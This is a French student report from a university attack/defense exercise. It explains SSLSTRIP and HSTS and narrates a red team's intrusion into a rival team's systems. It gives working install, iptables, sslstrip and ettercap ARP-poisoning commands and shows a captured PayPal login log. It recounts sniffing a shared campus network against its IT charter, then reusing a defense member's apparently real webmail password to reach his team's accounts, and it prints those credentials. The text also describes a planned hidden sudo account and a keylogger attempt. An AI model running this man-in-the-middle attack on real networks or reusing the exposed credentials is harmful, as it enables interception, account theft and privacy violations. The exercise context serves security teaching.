La majorité des utilisateurs qui surfent sur le Web ont déjà entendu ce mot : **HTTPS**, signifiant « *Hyper Text Transfert Protocol Secured* ». Il est synonyme de connexion sécurisée et permet tout simplement d'encrypter des données sensibles sur des sites Web bancaires par exemple, afin d'éviter une éventuelle interception des données. Grace à un système de certificats, le navigateur va pouvoir s'assurer que le site Web auquel il est connecté est bien celui qu'il prétend être. Un tiers de confiance est utilisé pour cela, on l'appelle le CA (*Certificate Authority*). Pour résumer et ne pas s'embarquer dans des explications techniques trop poussées, c'est en comparant le certificat du site Web sur lequel il est connecté et le certificat du CA (*le tiers de confiance*) que le navigateur Web va s'assurer qu'il est bien connecté à un site sécurisé. **Le port par défaut pour le HTTPS est le port 443**, alors que le port par défaut pour le HTTP classique est le port 80. Une fois connecté en HTTPS, les informations qui vont transiter entre le navigateur et le serveur Web seront **encryptées via SSL** (*Secured Sockets Layer*), un protocole de cryptage très sur permettant de sécuriser les données. Voici un schéma permettant de comprendre le fonctionnement d'une authentification client SSL :



B | **SSLSTRIP** : origines d'un outil (*très*) efficace

SSLSTRIP est né d'un constat simple :

La grande majorité des utilisateurs ne regardent pas l'URL affichée dans la barre d'adresse de leur navigateur Web, et quand il leur apparait un message d'erreur la plupart du temps ils cliquent sur OK sans savoir ce qu'ils font. Les utilisateurs se fient à une impression, un sentiment, un ressenti basé sur ce qu'ils voient :

- Des **indicateurs** qui disent que la page est sécurisée.
- Des **icones avec un cadenas** qui apparaissent ici ou là.
- La barre d'adresse qui change de **couleur** (*verte : valide, sécurisé, etc…*).

Lorsque tous ces éléments sont réunis, l'utilisateur pense que la page est sécurisée. **Quand on veut s'attaquer à du HTTPS, le but est donc de maintenir la confiance**, et de ne pas éveiller la suspicion de l'utilisateur en affichant un message d'alerte disant que le certificat n'a pas été émis par une autorité approuvée ou ce genre de chose qui pourrait paraitre anormale. En résumé, pour duper l'utilisateur il ne faut pas lui afficher de messages d'alerte, et il faut le maintenir dans un environnement visuel qui va lui laisser penser qu'il est sur un site sécurisé. Reste maintenant à savoir comment les utilisateurs arrivent sur du HTTPS, ce que nous allons voir maintenant :

Très peu de personnes tapent directement HTTPS dans leur barre d'adresse, en fait les deux façons d'arriver sur du HTTPS lorsqu'on surfe le Web de manière classique sont les suivantes :

- En **cliquant sur un lien**.
- En suivant une **redirection** (*302*).

En effet, sur la plupart des sites Web proposant du contenu sécurisé en HTTPS, il faut dans un premier temps passer par une page HTTP (*accueil par exemple*) avent d'être redirigé vers une page Web sécurisée. C'est le cas sur les sites bancaires, sur GOOGLE Mail, PAYPAL, etc... **La grande majorité des sites Web proposant du contenu sécurisé en HTTPS ont une page d'accueil en HTTP**. SSLSTRIP ne va pas attaquer le HTTPS, il va attaquer le HTTP. Il va transformer tous les liens HTTPS sur le poste victime en liens HTTP, et garder en mémoire tout ce qui a changé en créant une map (*carte*). Résultat :

- **Le serveur ne voit rien**, pour lui la connexion est toujours encryptée.
- **Le client ne voit aucun message d'alerte** dans son navigateur.


L'attaquant peut sniffer toutes les données car elles transitent en clair.

Grace a ce procédé, il est très difficile de différencier la véritable page HTTPS cryptée via SSL de la fausse page HTTP renvoyée par SSLSTRIP. Cela dit, comme on l'a évoqué les utilisateurs sont habitués à voir une image de cadenas lorsqu'ils basculent sur une page

sécurisée, cette icone représentant un cadenas est à leurs yeux un gage de sécurité. SSLSTRIP va donc falsifier les réponses aux requêtes favicon (*une favicon est la petite image située à gauche de la barre d'adresse du navigateur*) du navigateur, et afficher en guise de « *favicon* » un petit cadenas, comme celui-ci (*que nous n'avons d'ailleurs **pas utilisé***) :

C | **SSLSTRIP** en pratique

SSLSTRIP est un outil développé par Moxie MARLINSPIKE, vous pouvez le trouver sur son site Web : **thoughtcrime.org**. Voici un schéma basique qui illustre son fonctionnement :



Tout d'abord il faut l'installer :

```
wget http://www.thoughtcrime.org/software/sslstrip/sslstrip-0.2.tar.gz
tar xvzf sslstrip-0.2.tar.gz
cd /sslstrip-0.2
python setup.py install
```

Le soft étant installé, il va falloir activer l'IP FORWARDING et rediriger le trafic HTTP avec IPTABLES :


```
echo "1" > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 15000
```

Ici, le trafic HTTP (*port 80*) est redirigé vers le port 15000. C'est sur ce port que SSLSTRIP sera mis en écoute. Voici ci-dessous les différentes options offertes par SSLSTRIP :

```
-w <filename>, --write=<filename> Specify file to log to (optional).
-p , --post Log only SSL POSTs. (default)
-s , --ssl Log all SSL traffic to and from server.
-a , --all Log all SSL and HTTP traffic to and from server.
-l <port>, --listen=<port> Port to listen on (default 10000).
-f , --favicon Substitute a lock favicon on secure requests.
-k , --killsessions Kill sessions in progress.
-h Print this help message.
```


Voici un exemple de commande : **python sslstrip.py -w log.txt -a -l 15000 -f**

Ici on lance SSLSTRIP en écoute sur le port 15000, et on enregistre les informations récoltées dans le fichier log.txt. Maintenant que SSLSTRIP est en écoute, il faut lancer l'ARP POISONING qui placera l'attaquant en situation de « *man in the middle* » sur le réseau. Pour rappel, l'attaque « *man in the middle* » (*MITM*) est une attaque qui a pour but d'intercepter les communications entre deux parties, sans que ni l'une ni l'autre ne puisse se douter que le canal de communication entre elles ait été compromis. Voici un schéma :




D | **SSLSTRIP** : l'attaque (*du HTTPS au HTTP*)

La plupart des outils permettant d'effectuer une attaque « *man in the middle* » sur du SSL (*HTTPS*) fournissent au navigateur Web de la machine victime un faux certificat SSL n'ayant pas été émis pour le site visité. Le résultat est un message d'alerte (*voir exemple ci-dessous,* ***cas d'Internet Explorer 8***) :



Nous allons maintenant voir ce qu'il se passe avec SSLSTRIP en prenant pour exemple une connexion au site Web de PAYPAL qui propose un environnement sécurisé (*HTTPS*)... **Aucun message d'alerte ne s'affiche**, bien au contraire. L'ordinateur victime va se connecter à PAYPAL. Il arrive sur la page d'accueil, en HTTP. L'utilisateur clique sur le bouton « *Connectez-vous* », c'est là qu'il devrait normalement être redirigé vers du HTTPS. Ici, on peut voir que la favicon représentant le cadenas est déjà affichée dans la barre d'adresse, et on pourrait donc se croire sur un site sécurisé. Voici la page de login :

Pour info, et histoire de comparer, voici ce que donne la véritable page de login PAYPAL en HTTPS :



La différence se situe au niveau de la barre d'adresse. La vraie page Web affiche une adresse en HTTPS et la partie gauche de la barre devient verte, en affichant le nom du propriétaire du certificat SSL. Sur la page Web « *stripped* », l'adresse est en HTTP classique, et on peut voir un cadenas sur la gauche (*ce n'est bien sur en réalité qu'une favicon, mais combien de personnes savent ce qu'est une favicon, et surtout combien de personnes sont suffisamment attentives pour remarquer ce genre de petit détail, surtout que jusqu'ici aucun message d'alerte n'a été affiché ?*). Notre utilisateur continue donc à surfer, il valide son identifiant ainsi que son mot de passe et se retrouve donc en toute logique connecté à son compte PAYPAL. Pendant ce temps, du coté de l'attaquant on peut voir de l'activité sur le serveur…

En ouvrant le fichier de log (*log.txt pour l'exemple*), on peut trouver ceci :

```
2009-02-28 19:10:33,794 Sending header: content-type: application/x-www-form-urlencoded
2009-02-28 19:10:33,794 SECURE POST Data (www.paypal.com):
login_cmd=&login_params=&login_email=test%40test.fr&login_password=super-mot-de-
passe&target_page=0&submit.x=Connectez-vous&form_charset=UTF-
8&browser_name=Firefox&browser_version=3&operating_system=Windows
2009-02-28 19:10:36,025 Read From Server:
HTTP/1.1 302 Found
Date: Thu, 30 Apr 2009 15:06:12 GMT
Server: Apache
Cache-Control: private
Pragma: no-cache
Expires: Thu, 05 Jan 1995 22:00:00 GMT
Set-Cookie: navcmd=_login-submit; domain=.paypal.com; path=/
Set-Cookie:
consumer_display=USER_HOMEPAGE%3d2%26USER_TARGETPAGE%3d0%26USER_FILTER_CHOICE%3d5
; expires=Fri, 30-Apr-2010 15:06:14 GMT; domain=.paypal.com; path=/
Set-Cookie: login_email=test%40test.fr; expires=Tue, 27-Oct-2009 15:06:14 GMT; domain=.paypal.com;
path=/
```

La partie intéressante est bien sur celle-ci :

✓ **login_email=test%40test.fr&login_password=super-mot-de-passe**

Nous vous laissons deviner ce dont il s'agit…

Pour conclure cette partie technique inspirée d'un tutoriel, nous pouvons dire que ce guide illustré nous a été fort bien utile et nous a permis de déployer une attaque très efficace et ce, en dehors des confrontations (*méfiance moins prononcée de la part des membres de l'équipe de défense*). Comme nous l'avons vu précédemment, ce tutoriel insiste beaucoup sur le fait que l'utilisateur victime ne fait pas attention aux informations présentes dans la barre d'adresse de son navigateur Web. Reste maintenant à savoir si cette attaque a fonctionné dans le cadre du projet sécurité…

03 | HSTS : la parade ULTIME mais…

Nous allons voir dans cette courte partie que l'attaque énoncée ci-dessus peut largement être contrée avec HSTS, ce qui est une bonne nouvelle. Même si nous n'avons pas rencontré de problèmes majeurs pour mettre en place l'attaque par le biais de SSLSTRIP et obtenir des informations croustillantes, il est très intéressant de traiter de la partie orientée « *défense* » pour mieux comprendre le mécanisme de l'outil et sa parade. Nous vous

présentons donc ici une solution pour contrer les attaques effectuées avec SSLSTRIP en sachant que celle-ci aurait peut-être pu être adoptée par l'équipe de défense… heureusement pour nous, cela n'a pas été le cas. Mais pourquoi ?

HSTS signifie « ***H****TTP* ***S****trict* ***T****ransport* ***S****ecurity* » et était, au départ, nommé « *Strict Transport Security* ». Cette solution permet de forcer la connexion d'un site web en HTTPS et ainsi de se protéger d'une attaque type « *Man in the Middle* », comme celle que nous avons effectuée en salles de TP (*voir partie suivante pour plus de détails*). Cette idée a été pensée depuis 2008 par deux chercheurs en informatique, Collin JACKSON et Adam BARTH (*Université de STANDFORD*) avec ForceHTTPS. La spécification IETF, actuellement avec le statut « *Standards Track* », est disponible avec le lien fourni ci-dessous :

✓ http://tools.ietf.org/html/draft-hodges-strict-transport-sec-02

Le principe est donc de forcer le chiffrement des données via l'entête HTTP. Les sous-domaines pourront également être inclus. Voici un exemple d'entête HTTP mis en œuvre sur APACHE :

```
Header set Strict-Transport-Security "max-age=500"
Header append Strict-Transport-Security includeSubDomains
```

Une fois l'URI connue par le navigateur, celui-ci se connectera automatiquement à la version sécurisée du site (*HTTPS*). La requête initiale reste néanmoins sans protection car encore non connue du navigateur. Cela s'applique également lorsque la période « *max-age* » est expirée. Le navigateur GOOGLE Chrome (*issu du projet libre Chromium*) supporte HSTS depuis sa version 4 et contre cette limitation en possédant nativement une « *liste pré-chargée HSTS* ». MOZILLA Firefox (*ou Iceweasel*) dans sa version 4 possédera également nativement HSTS (*version finale prévue fin 2010*). Il existe déjà des extensions pour Firefox supportant HSTS comme « *No Script* » ou « *HTTPS Everywhere* ». Notons que HSTS n'est pas pour le moment prévu pour « *Internet Explorer 9* », la future version du navigateur utilisé en salle de TP informatique du bâtiment U2 de l'Université Paul SABATIER… De ce fait, les promotions suivantes pourront utiliser notre technique « SSLSTRIP » sans se faire trop de soucis. Elle est pas belle la vie ?

04 | Infiltration dans la société AERODEF

A | Phase de décollage

Un de points névralgiques d'une société est son système de communication inter-employés. En effet, la prise de contrôle des infrastructures de communications totales ou partielles permet théoriquement de prendre le contrôle de l'entreprise proportionnellement au degré de contrôle précédent. La récupération des informations de connexions d'un ou des membres de l'équipe de défense étaient donc une priorité pour toujours garder le contrôle de nos adversaires.

Mais pour arriver à nos fins, il fallait tout d'abord trouver les outils nous permettant de remonter aux informations tant convoitées. Les consignes étant la non-utilisation de keyloggers car déjà utilisé avec succès retentissant l'an dernier. Nous nous sommes donc

orientés vers un outil que nous avons utilisé lors de la première confrontation et qui est un véritable couteau suisse : ETTERCAP.

Le but principal, à partir de ce point, n'était pas la simple utilisation purement technique d'outils mais l'analyse de quand, où et comment maximiser leurs bénéfices. Après une phase de réflexion, un choix a été fait : **utilisation du matériel de sniff durant les séances de TPs (*XML, JAVA, etc…*) en U3 à l'aide d'un ordinateur portable branché de façon malveillante au réseau informatique**. De cette manière, nous pouvions saisir n'importe quelle opportunité de récupérations d'informations. De plus le réseau U3 étant organisé de façon relativement anarchique (*chaque salle est raccordée au même réseau de classe C 195.220.39.0/24, ce qui fait que toutes les machines du réseau sont sur le même réseau de diffusion…*), nous pouvons sniffer les membres du groupe de défense même si ils ne sont pas dans notre salle. Configuration quasi-parfaite pour nous même si au passage nous violons à peu près l'intégralité de la charte informatique de l'Université Paul SABATIER… aux grands maux, les grands moyens !!!

L'arme du crime : un **EeePC** !!!

Notre mode opératoire débutant a tout de même un défaut intrinsèque : on ne peut récupérer que les informations transitant en clair. **MAIS QUI NE TENTE RIEN, N'A RIEN**.

Notre première session « *piratage* » a eu lieu lors du TP XML. Après une petite session de .XML pour se fondre dans la masse, nous décidons de sortir notre arme. On tente alors de sortir le portable mini de rien, on le raccorde au réseau, on configure la couche IP et on obtient donc un portable raccordé au réseau comme si il était une machine classique (*aucune protection d'adresse MAC*). Pendant ce temps, le Chef de l'équipe « *réseau* » de la

défense est malheureusement placé derrière notre dos, donc se retourne et voit ce magnifique PC portable puis commence à nous questionner :


*« Mais c'est quoi la distribution que tu as sur cet ordinateur ? **Oh mais c'est un BACKTRACK**… ça marche bien ça ? »*

LOL

Nous ne perdons pas notre sang froid. BACKTRACK étant réputé comme une distribution orientée piratage et notre interlocuteur un parfait exemplaire de g33k, nous avons peur d'être repéré au tout début de notre récolte. Malgré tout, notre naturel joue en notre faveur et la conversation s'engage normalement. Une fois celle-ci finie, nous lançons notre plan machiavélique avec une simple commande :

- ✓ **ettercap –Tq –i eth0 –M arp:remote /195.220.39.1/ // -L log01**

Celle-ci permet théoriquement de se placer en tant que « *Man in the Middle* » entre le routeur du bâtiment U3 et toutes les machines l'utilisant. Tout le trafic passe donc par notre ordinateur portable. Voici, ci-dessous, la **topologie du « *Man in the Middle* »** :




On laisse donc tourner tranquillement et la capture des mots de passe se fait automatiquement, ETTERCAP supportant nativement tous types de protocoles dont POP3 et HTTP pour retrouver les couples utilisateur/mot de passe. Nous jetons régulièrement un coup d'œil aux logs défilant sur l'écran tout en prenant soin de rester discret. Les minutes tournent… Nous récupérons des informations de connexion des administrateurs U3 (*connexion administrateur au site de gestion des salles, boites mails, …*) mais rien en rapport direct avec la sécurité et le groupe de défense (*voire d'audit*).

Et là le « *mini-GRAAL* » tombe enfin :

- ✓ HTTP : 212.27.42.91:80 -> **USER: rolland.gerro@free.fr PASS: 06121988** INFO: http://zimbra.free.fr/

Une connexion à sa boite WEBMAIL personnelle de celui qui est le Chef « *système* » de l'équipe de défense, cela ne peut être qu'intéressant. Mais relevons d'abord quelques failles dans leur politique de sécurité : utilisation d'un WEBMAIL non sécurisé via HTTPS et

utilisation d'un mot de passe super complexe qui est en fait… sa date de naissance. Nous nous connectons donc à son WEBMAIL pour vérifier la présence ou non d'informations :



Le **n°1** est un e-mail (*reçu le* ***20/10/2010***) hors système d'informations contenant tout simplement l'intégralité des mots de passe de la machine principale Zeus de l'équipe AERODEF et le **n°2** est une récupération du mail d'accès au système d'informations AERODEF avec nom d'utilisateur, mot de passe et adresse de connexion :


Bonjour Rolland,
Vous disposez d'un nouveau compte appartenant au domaine AeroDef.
Votre nom d'utilisateur est ***rolland.gerro*** *et votre mot de passe temporaire est* ***8E6766****.*
Votre nouvelle adresse e-mail est ***rolland.gerro@aerodef.fr***
Vous pouvez vous connecter aux services AeroDef à l'adresse suivante :

HTTP://WWW.GOOGLE.COM/A/AERODEF.FR

Ces informations n'auraient pas du, à priori, tomber dans les mains de notre impitoyable équipe de pirates en herbe. Nous choisissons donc de saisir cette opportunité pour essayer de remonter plus haut dans le système d'informations en tentant la connexion au système d'informations (*fourni par GOOGLE*) : **voir page suivante**.

Nous tentons donc le couple rolland.gerro/8E6766 ➔ **ECHEC…**

Nous tentons malgré tout le coup classique du mot de passe identique entre chaque compte d'un individu donc **rolland.gerro/06121988** ➔ **SUCCES !!! TERRORISTS WIN !!!** Nous tombons donc sur le site AERODEF contenant les e-mails échangés et les différents fichiers de communication :



On cite donc quelques informations recueillies à ce stade du projet :

- ✓ Intégralité des accès au serveur Zeus (*SSH, SFTP,…*).
- ✓ Politique de sécurité.
- ✓ Comptes rendus de réunion.
- ✓ Organigramme de l'équipe AERODEF.
- ✓ Répartition des tâches.
- ✓ Contrat de prestation avec l'audit.
- ✓ Code source du site Web avec mot de passe administrateur MySQL.
- ✓ Différentes informations détaillées sur la topologie.
- ✓ Une relative assurance de la part d'AERODEF concernant leur système de communication.
- ✓ Changement des mots de passe après chaque confrontation ou événement majeur.
- ✓ Listes de tous les services opérationnels et en cours de développement ou abandonnés.
- ✓ Incapacité d'AERODEF de répondre à notre attaque DNS SPOOFING.

Nous prenons donc à cette étape une avance considérable en maitrisant leur outil de communication qui peut nous permettre d'anticiper toutes leurs actions. Une des premières que nous avons voulu faire est de se créer un utilisateur caché sur leur serveur pour garder une marge de sécurité en cas de perte des accès officiels pour pouvoir garder notre accès officieux (*utilisateur classique + sudo*). Cette opération était planifiée tardivement dans la nuit du vendredi 22 octobre 2010 pour ne pas faire de modifications pendant qu'un administrateur se trouve sur la machine. Néanmoins cette opération n'a pas pu être menée à bien car le serveur Zeus est tombé pour cause de client DHCP non désactivé.

Ceci a engendré une réponse rapide de notre part pour mettre le plus de pression possible sur nos adversaires dont voilà un extrait :

« *C'est un coup majeur supplémentaire porté à la crédibilité de la société AERODEF après les nombreux déboires et incohérences qui l'ont déjà touché et qui la touchent toujours (délai plus que long pour le départ de la 1ère confrontation, machines clientes et contrôleur 24h/24 out of order…). Ceci n'est clairement pas à la hauteur d'une société digne de ce nom même si je le regrette car ayant de bonnes relations avec ses employés. Néanmoins, des efforts doivent être faits pour rétablir les différents services à destination de ses clients légitimes et assurer une continuité de service qui est loin de mériter son nom de "continuité" pour le moment...* » - Le responsable de la communication

Autant dire que la pression était dans leur camp… mais cette mésaventure nous a malheureusement joué des tours.

B | **Phase d'atterrissage catastrophe !!!**

Les choses se sont légèrement compliquées par une accumulation de paramètres malchanceux. Cette deuxième phase débute lors d'un TP Sécurité (*25 octobre 2010*) où chaque équipe travaillait dans sa zone de sécurité. Nous saisissons donc cette opportunité pour nous connecter aux machines de travail de la salle LINUX de l'U2-213. Chaque machine étant « *ghostée* » régulièrement, elles possèdent les mêmes utilisateurs et particulièrement l'administrateur STRI ayant comme mot de passe -stri- bien connu de tous les étudiants de STRI. L'équipe de défense n'ayant pas arrêté le service SSHD, nous pouvons donc connecter et prendre le contrôle des machines allumées.

Nous tentons donc dans cette phase d'installer à distance un keylogger pour essayer de récupérer de nouvelles informations. Malgré un échec, nous réussissons à localiser un document intéressant sur une des machines. Etonnés… nous cherchons à tout prix à récupérer ce document. En effet, ce document se prénomme « ***archi.pdf*** ».

